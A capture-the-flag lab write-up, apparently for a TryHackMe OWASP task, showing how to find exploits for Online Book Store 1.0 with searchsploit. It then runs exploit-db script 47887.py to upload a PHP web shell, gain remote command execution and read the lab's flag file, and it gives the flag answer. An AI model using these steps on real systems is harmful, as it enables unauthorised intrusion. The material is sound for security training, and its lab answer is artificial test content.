


## Task 15 : Vulnerable and Outdated Components — Lab

Navigate to `http://machine-ip:84` where you'll find a vulnerable application. All the information you need to exploit it can be found online.



Lets find some exploit for online book store:

Command Used : **searchsploit online book store**

```
[*]-[lordofficial@parrot]-[~/Chromium Browser]
$searchsploit online book store

-----
Exploit Title | Path
-----
GotoCode Online Bookstore - Multiple Vulnerab | asp/webapps/17921.txt
Online Book Store 1.0 - 'bookisbn' SQL Inject | php/webapps/47922.txt
Online Book Store 1.0 - 'id' SQL Injection | php/webapps/48775.txt
Online Book Store 1.0 - Arbitrary File Upload | php/webapps/47928.txt
Online Book Store 1.0 - Unauthenticated Remot | php/webapps/47887.py
Online Event Booking and Reservation System 1 | php/webapps/50450.txt
-----
```


Now we will use the exploit **47887.py** to get a rce at the vulnerable website

Command Used :

**python3**

**/usr/share/exploitdb/exploits/php/webapps/47887.py** http://10.10.30.59:84/

To read the flag command used : **cat /opt/flag.txt**



```
[lordofficial@parrot]~/Chromium Browser]
$python3 /usr/share/exploitdb/exploits/php/webapps/47887.py http://10.10.30.59:84/
> Attempting to upload PHP web shell...
> Verifying shell upload...
> Web shell uploaded to http://10.10.30.59:84/bootstrap/img/pAvAqmZcRv.php
> Example command usage: http://10.10.30.59:84/bootstrap/img/pAvAqmZcRv.php?cmd=whoami
> Do you wish to launch a shell here? (y/n): y
RCE $ ls
android_studio.jpg
beauty_js.jpg
c_14_quick.jpg
c_sharp_6.jpg
doing_good.jpg
img1.jpg
img2.jpg
img3.jpg
kotlin_250x250.png
logic_program.jpg
mobile_app.jpg
pAvAqmZcRv.php
pro_asp4.jpg
pro_js.jpg
unnamed.png
web_app_dev.jpg
RCE $ cat /opt/flag.txt
THM{But_1ts_n0t_my_f4ult!}
```

**Answer the questions below :**

1. What is the content of the /opt/flag.txt file?  
A. THM{But\_1ts\_n0t\_my\_f4ult!}